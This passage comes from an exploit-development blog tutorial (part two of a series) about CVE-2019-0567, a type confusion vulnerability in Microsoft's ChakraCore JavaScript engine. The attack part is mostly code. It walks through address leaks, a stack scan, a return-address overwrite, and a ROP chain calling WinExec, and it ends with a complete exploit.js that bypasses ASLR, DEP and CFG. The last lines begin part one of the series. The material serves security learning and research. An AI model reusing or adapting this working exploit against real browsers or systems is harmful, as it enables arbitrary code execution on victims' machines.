    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));

    // Scan the stack

    // Counter variable
    let counter = 0;

    // Loop
    while (counter < 0x10000)
    {
        // Store the contents of the stack
        tempContents = read64(stackLeak[0]+counter, stackLeak[1]);

        // Print update
        print("[+] Stack address 0x" + hex(stackLeak[1]) + hex(stackLeak[0]+counter) + " contains: 0x" + hex(tempContents[1]) + hex(tempContents[0]));

        // Increment the counter
        counter += 0x8;
    }
}

main();

As we can see above, we are going to scan the stack, up through 0x10000 bytes (which is just a random arbitrary value). It is worth noting that the stack grows “downwards” on x64-based Windows systems. Since we have leaked the stack limit, this is technically the “lowest” address our stack can grow to. The stack base is known as the upper limit, to where the stack can also not grow past. This can be examined more thoroughly by referencing our !teb command output previously seen.

For instance, let’s say our stack starts at the address 0xf7056ff000 (based on the above image). We can see that this address is within the bounds of the stack base and stack limit. If we were to perform a push rax instruction to place RAX onto the stack, the stack address would then “grow” to 0xf7056feff8. The same concept can be applied to function prologues, which allocate stack space by performing sub rsp, 0xSIZE. Since we leaked the “lowest” the stack can be, we will scan “upwards” by adding 0x8 to our counter after each iteration.

Let’s now run our updated exploit.js in a cmd.exe session without any debugger attached, and output this to a file.

As we can see, we received an access denied. This actually has nothing to do with our exploit, except that we attempted to read memory that is invalid as a result of our loop. This is because we set an arbitrary value of 0x10000 bytes to read - but all of this memory may not be resident at the time of execution. This is no worry, because if we open up our results.txt file, where our output went, we can see we have plenty to work with here.

Scrolling down a bit in our results, we can see we have finally reached the location on the stack with return addresses and other data.

What we do next is a “trial-and-error” approach, where we take one of the 0x7fff addresses, which we know is a standard user-mode address that is from a loaded module backed by disk (e.g. ntdll.dll) and we take it, disassemble it in WinDbg to determine if it is a return address, and attempt to use it.

I have already gone through this process, but will still show you how I would go about it. For instance, after paring results.txt I located the address 0x7fff25c78b0 on the stack. Again, this could be another address with 0x7fff that ends in a ret.

After seeing this address, we need to find out if this is an actual ret instruction. To do this, we can execute our exploit within WinDbg and set a break-on-load breakpoint for chakracore.dll. This will tell WinDbg to break when chakracore.dll is loaded into the process space.

After chakracore.dll is loaded, we can disassemble our memory address and as we can see - this is a valid ret address.

What this means is at some point during our code execution, the function chakracore!JsRun is called. When this function is called, chakracore!JsRun+0x40 (the return address) is pushed onto the stack. When chakracore!JsRun is done executing, it will return to this instruction. What we will want to do is first execute a proof-of-concept that will overwrite this return address with 0x4141414141414141. This means when chakracore!JsRun is done executing (which should happen during the lifetime of our exploit running), it will try to load its return address into the instruction pointer - which will have been overwritten with 0x4141414141414141. This will give us control of the RIP register! Once more, to reiterate, the reason why we can overwrite this return address is because at this point in the exploit (when we scan the stack), chakracore!JsRun’s return address is on the stack. This means between the time our exploit is done executing, as the JavaScript will have been run (our exploit.js), chakracore!JsRun will have to return execution to the function which called it (the caller). When this happens, we will have corrupted the return address to hijack control-flow into our eventual ROP chain.

Now we have a target address, which is located 0x1768bc0 bytes away from chakrecore.dll.

With this in mind, we can update our exploit.js to the following, which should give us control of RIP.

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));

    // Scan the stack

    // Counter variable
    let counter = 0;

    // Store our target return address
    var retAddr = new Uint32Array(0x10);
    retAddr[0] = chakraLo + 0x1768bc0;
    retAddr[1] = chakraHigh;

    // Loop until we find our target address
    while (true)
    {

        // Store the contents of the stack
        tempContents = read64(stackLeak[0]+counter, stackLeak[1]);

        // Did we find our return address?
        if ((tempContents[0] == retAddr[0]) && (tempContents[1] == retAddr[1]))
        {
            // print update
            print("[+] Found the target return address on the stack!");

            // stackLeak+counter will now contain the stack address which contains the target return address
            // We want to use our arbitrary write primitive to overwrite this stack address with our own value
            print("[+] Target return address: 0x" + hex(stackLeak[0]+counter) + hex(stackLeak[1]));

            // Break out of the loop
            break;
        }

        // Increment the counter if we didn't find our target return address
        counter += 0x8;
    }

    // When execution reaches here, stackLeak+counter contains the stack address with the return address we want to overwrite
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
}

main();

Let’s run this updated script in the debugger directly, without any breakpoints.

After running our exploit, we can see we encounter an access violation! We can see a ret instruction is attempting to be executed, which is attempting to return execution to the ret address we have overwritten! This is likely a result of our JsRun function invoking a function or functions which eventually return execution to the ret address of our JsRun function which we overwrote. If we take a look at the stack, we can see the culprit of our access violation - ChakraCore is trying to return into the address 0x4141414141414141 - an address which we control! This means we have successfully controlled program execution and RIP!

All there is now to do is write a ROP chain to the stack and overwrite RIP with our first ROP gadget, which will call WinExec to spawn calc.exe

Code Execution

With complete stack control via our arbitrary write primitive plus stack leak, and with control-flow hijacking available to us via a return address overwrite - we now have the ability to induce a ROP payload. This is, of course, due to the advent of DEP. Since we know where the stack is at, we can use our first ROP gadget in order to overwrite the return address we previously overwrote with 0x4141414141414141. We can use the rp++ utility in order to parse the .text section of chakracore.dll for any useful ROP gadgets. Our goal (for this part of the blog series) will be to invoke WinExec. Note that this won’t be possible in Microsoft Edge (which we will exploit in part three) due to the mitigation of no child processes in Edge. We will opt for a Meterpreter payload for our Edge exploit, which comes in the form of a reflective DLL to avoid spawning a new process. However, since CharkaCore doesn’t have these constraints, let’s parse chakracore.dll for ROP gadgets and then take a look at the WinExec prototype.

Let’s use the following rp++ command: rp-win-x64.exe -f C:\PATH\TO\ChakraCore\Build\VcBuild\x64_debug\ChakraCore.dll -r > C:\PATH\WHERE\YOU\WANT\TO\OUTPUT\gadgets.txt:

ChakraCore is a very large code base, so gadgets.txt will be decently big. This is also why the rp++ command takes a while to parse chakracore.dll. Taking a look at gadgets.txt, we can see our ROP gadgets.

Moving on, let’s take a look at the prototype of WinExec.

As we can see above, WinExec takes two parameters. Because of the __fastcall calling convention, the first parameter needs to be stored in RCX and the second parameter needs to be in RDX.

Our first parameter, lpCmdLine, needs to be a string which contains the contents of calc. At a deeper level, we need to find a memory address and use an arbitrary write primitive to store the contents there. In other works, lpCmdLine needs to be a pointer to the string calc.

Looking at our gadgets.txt file, let’s look for some ROP gadgets to help us achieve this. Within gadgets.txt, we find three useful ROP gadgets.

0x18003e876: pop rax ; ret ; \x26\x58\xc3 (1 found)
0x18003e6c6: pop rcx ; ret ; \x26\x59\xc3 (1 found)
0x1800d7ff7: mov qword [rcx], rax ; ret ; \x48\x89\x01\xc3 (1 found)

Here is how this will look in terms of our ROP chain:

pop rax ; ret
<0x636c6163> (calc in hex is placed into RAX)

pop rcx ; ret
<pointer to store calc> (pointer is placed into RCX)

mov qword [rcx], rax ; ret (fill pointer with calc)

Where we have currently overwritten our return address with a value of 0x4141414141414141, we will place our first ROP gadget of pop rax ; ret there to begin our ROP chain. We will then write the rest of our gadgets down the rest of the stack, where our ROP payload will be executed.

Our previous three ROP gadgets will place the string calc into RAX, the pointer where we want to write this string into RCX, and then a gadget used to actually update the contents of this pointer with the string.

Let’s update our exploit.js script with these ROP gadgets (note that rp++ can’t compensate for ASLR, and essentially computes the offset from the base of chakracore.dll. For example, the pop rax gadget is shown to be at 0x18003e876. What this means is that we can actually find this gadget at chakracore_base + 0x3e876.)

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));

    // Scan the stack

    // Counter variable
    let counter = 0;

    // Store our target return address
    var retAddr = new Uint32Array(0x10);
    retAddr[0] = chakraLo + 0x1768bc0;
    retAddr[1] = chakraHigh;

    // Loop until we find our target address
    while (true)
    {

        // Store the contents of the stack
        tempContents = read64(stackLeak[0]+counter, stackLeak[1]);

        // Did we find our return address?
        if ((tempContents[0] == retAddr[0]) && (tempContents[1] == retAddr[1]))
        {
            // print update
            print("[+] Found the target return address on the stack!");

            // stackLeak+counter will now contain the stack address which contains the target return address
            // We want to use our arbitrary write primitive to overwrite this stack address with our own value
            print("[+] Target return address: 0x" + hex(stackLeak[0]+counter) + hex(stackLeak[1]));

            // Break out of the loop
            break;
        }

        // Increment the counter if we didn't find our target return address
        counter += 0x8;
    }

    // Begin ROP chain
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e876, chakraHigh);      // 0x18003e876: pop rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x636c6163, 0x00000000);            // calc
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e6c6, chakraHigh);      // 0x18003e6c6: pop rcx ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x1c77000, chakraHigh);    // Empty address in .data of chakracore.dll
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0xd7ff7, chakraHigh);      // 0x1800d7ff7: mov qword [rcx], rax ; ret
    counter+=0x8;

    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;

}

main();

You’ll notice the address we are placing in RCX, via pop rcx, is “an empty address in .data of chakracore.dll”. The .data section of any PE is generally readable and writable. This gives us the proper permissions needed to write calc into the pointer. To find this address, we can look at the .data section of chakracore.dll in WinDbg with the !dh command.

Let’s open our exploit.js in WinDbg again via ch.exe and WinDbg and set a breakpoint on our first ROP gadget (located at chakracore_base + 0x3e876) to step through execution.

Looking at the stack, we can see we are currently executing our ROP chain.

Our first ROP gadget, pop rax, will place calc (in hex representation) into the RAX register.

After execution, we can see the ret from our ROP gadget takes us right to our next gadget - pop rcx, which will place the empty .data pointer from chakracore.dll into RCX.

This brings us to our next ROP gadget, the mov qword ptr [rcx], rax ; ret gadget.

After execution of the ROP gadget, we can see the .data pointer now contains the contents of calc - meaning we now have a pointer we can place in RCX (it technically is already in RCX) as the lpCmdLine parameter.

Now that the first parameter is done - we only have two more steps left. The first is the second parameter, uCmdShow (which just needs to be set to 0). The last gadget will pop the address of kernel32!WinExec. Here is how this part of the ROP chain will look.

pop rdx ; ret
<0 as the second parameter> (placed into RDX)

pop rax ; ret
<WinExec address> (placed into RAX)

jmp rax (call kernel32!WinExec)

The above gadgets will fill RDX with our last parameter, and then place WinExec into RAX. Here is how we update our final script.

    (...)truncated(...)

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));

    // Scan the stack

    // Counter variable
    let counter = 0;

    // Store our target return address
    var retAddr = new Uint32Array(0x10);
    retAddr[0] = chakraLo + 0x1768bc0;
    retAddr[1] = chakraHigh;

    // Loop until we find our target address
    while (true)
    {

        // Store the contents of the stack
        tempContents = read64(stackLeak[0]+counter, stackLeak[1]);

        // Did we find our return address?
        if ((tempContents[0] == retAddr[0]) && (tempContents[1] == retAddr[1]))
        {
            // print update
            print("[+] Found the target return address on the stack!");

            // stackLeak+counter will now contain the stack address which contains the target return address
            // We want to use our arbitrary write primitive to overwrite this stack address with our own value
            print("[+] Target return address: 0x" + hex(stackLeak[0]+counter) + hex(stackLeak[1]));

            // Break out of the loop
            break;
        }

        // Increment the counter if we didn't find our target return address
        counter += 0x8;
    }

    // Begin ROP chain
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e876, chakraHigh);      // 0x18003e876: pop rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x636c6163, 0x00000000);            // calc
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e6c6, chakraHigh);      // 0x18003e6c6: pop rcx ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x1c77000, chakraHigh);    // Empty address in .data of chakracore.dll
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0xd7ff7, chakraHigh);      // 0x1800d7ff7: mov qword [rcx], rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x40802, chakraHigh);      // 0x1800d7ff7: pop rdx ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x00000000, 0x00000000);            // 0
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e876, chakraHigh);      // 0x18003e876: pop rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], kernel32Lo+0x5e330, kernel32High);  // KERNEL32!WinExec address
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x7be3e, chakraHigh);      // 0x18003e876: jmp rax
    counter+=0x8;

    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x41414141, 0x41414141);
    counter+=0x8;
}

main();

Before execution, we can find the address of kernel32!WinExec by computing the offset in WinDbg.

Let’s again run our exploit in WinDbg and set a breakpoint on the pop rdx ROP gadget (located at chakracore_base + 0x40802)

After the pop rdx gadget is hit, we can see 0 is placed in RDX.

Execution then redirects to the pop rax gadget.

We then place kernel32!WinExec into RAX and execute the jmp rax gadget to jump into the WinExec function call. We can also see our parameters are correct (RCX points to calc and RDX is 0.

We can now see everything is in order. Let’s close our of WinDbg and execute our final exploit without any debugger. The final code can be seen below.

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    print("[+] DataView object 2 leaked vtable from ChakraCore.dll: 0x" + hex(vtableHigh) + hex(vtableLo));

    // Store the base of chakracore.dll
    chakraLo = vtableLo - 0x1961298;
    chakraHigh = vtableHigh;

    // Print update
    print("[+] ChakraCore.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));

    // Leak a pointer to kernel32.dll from ChakraCore's IAT (for who's base address we already have)
    iatEntry = read64(chakraLo+0x17c0000+0x40, chakraHigh);     // KERNEL32!RaiseExceptionStub pointer

    // Store the upper part of kernel32.dll
    kernel32High = iatEntry[1];

    // Store the lower part of kernel32.dll
    kernel32Lo = iatEntry[0] - 0x1d890;

    // Print update
    print("[+] kernel32.dll base address: 0x" + hex(kernel32High) + hex(kernel32Lo));

    // Leak type->javascriptLibrary (lcoated at type+0x8)
    javascriptLibrary = read64(typeLo+0x8, typeHigh);

    // Leak type->javascriptLibrary->scriptContext (located at javascriptLibrary+0x450)
    scriptContext = read64(javascriptLibrary[0]+0x450, javascriptLibrary[1]);

    // Leak type->javascripLibrary->scriptContext->threadContext
    threadContext = read64(scriptContext[0]+0x3b8, scriptContext[1]);

    // Leak type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread (located at threadContext+0xc8)
    stackAddress = read64(threadContext[0]+0xc8, threadContext[1]);

    // Print update
    print("[+] Leaked stack from type->javascriptLibrary->scriptContext->threadContext->stackLimitForCurrentThread!");
    print("[+] Stack leak: 0x" + hex(stackAddress[1]) + hex(stackAddress[0]));

    // Compute the stack limit for the current thread and store it in an array
    var stackLeak = new Uint32Array(0x10);
    stackLeak[0] = stackAddress[0] + 0xed000;
    stackLeak[1] = stackAddress[1];

    // Print update
    print("[+] Stack limit: 0x" + hex(stackLeak[1]) + hex(stackLeak[0]));

    // Scan the stack

    // Counter variable
    let counter = 0;

    // Store our target return address
    var retAddr = new Uint32Array(0x10);
    retAddr[0] = chakraLo + 0x1768bc0;
    retAddr[1] = chakraHigh;

    // Loop until we find our target address
    while (true)
    {

        // Store the contents of the stack
        tempContents = read64(stackLeak[0]+counter, stackLeak[1]);

        // Did we find our return address?
        if ((tempContents[0] == retAddr[0]) && (tempContents[1] == retAddr[1]))
        {
            // print update
            print("[+] Found the target return address on the stack!");

            // stackLeak+counter will now contain the stack address which contains the target return address
            // We want to use our arbitrary write primitive to overwrite this stack address with our own value
            print("[+] Target return address: 0x" + hex(stackLeak[0]+counter) + hex(stackLeak[1]));

            // Break out of the loop
            break;
        }

        // Increment the counter if we didn't find our target return address
        counter += 0x8;
    }

    // Begin ROP chain
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e876, chakraHigh);      // 0x18003e876: pop rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x636c6163, 0x00000000);            // calc
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e6c6, chakraHigh);      // 0x18003e6c6: pop rcx ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x1c77000, chakraHigh);    // Empty address in .data of chakracore.dll
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0xd7ff7, chakraHigh);      // 0x1800d7ff7: mov qword [rcx], rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x40802, chakraHigh);      // 0x1800d7ff7: pop rdx ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], 0x00000000, 0x00000000);            // 0
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x3e876, chakraHigh);      // 0x18003e876: pop rax ; ret
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], kernel32Lo+0x5e330, kernel32High);  // KERNEL32!WinExec address
    counter+=0x8;
    write64(stackLeak[0]+counter, stackLeak[1], chakraLo+0x7be3e, chakraHigh);      // 0x18003e876: jmp rax
    counter+=0x8;
}

main();

As we can see, we achieved code execution via type confusion while bypassing ASLR, DEP, and CFG!

Conclusion

As we saw in part two, we took our proof-of-concept crash exploit to a working exploit to gain code execution while avoiding exploit mitigations like ASLR, DEP, and Control Flow Guard. However, we are only executing our exploit in the ChakraCore shell environment. When we port our exploit to Edge in part three, we will need to use several ROP chains (upwards of 11 ROP chains) to get around Arbitrary Code Guard (ACG).

I will see you in part three! Until then.

Peace, love, and positivity :-)

Exploit Development: Browser Exploitation on Windows - CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability (Part 1)

Introduction

Browser exploitation - it has been the bane of my existence for quite some time now. A while ago, I did a write-up on a very trivial use-after-free vulnerability in an older version of Internet Explorer. This left me longing for more, as ASLR for instance was non-issue. Also, use-after-free bugs within the DOM have practically been mitigated with the advent of MemGC. Additional mitigations, such as Control Flow Guard (CFG), were also not present.

